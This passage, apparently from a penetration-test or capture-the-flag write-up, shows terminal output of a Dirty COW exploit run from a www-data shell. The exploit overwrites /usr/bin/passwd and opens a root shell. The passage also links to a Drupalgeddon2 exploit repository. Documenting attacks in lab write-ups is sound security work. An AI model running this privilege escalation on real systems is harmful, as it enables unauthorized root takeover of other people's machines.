
Using the downloaded exploit, the user should be able to gain root access using the dirty cow exploit using the commands in the image below.



```
www-data@BLOG:/tmp$ ./exploit
./exploit
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
root@BLOG:/tmp# id
id
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
root@BLOG:/tmp# ls
ls
```

Figure 13: Root!

Network Diagram Figure



References:

https://dirtycow.ninja/
https://github.com/dreadlocked/Drupalgeddon2/blob/master/drupalgeddon2.rb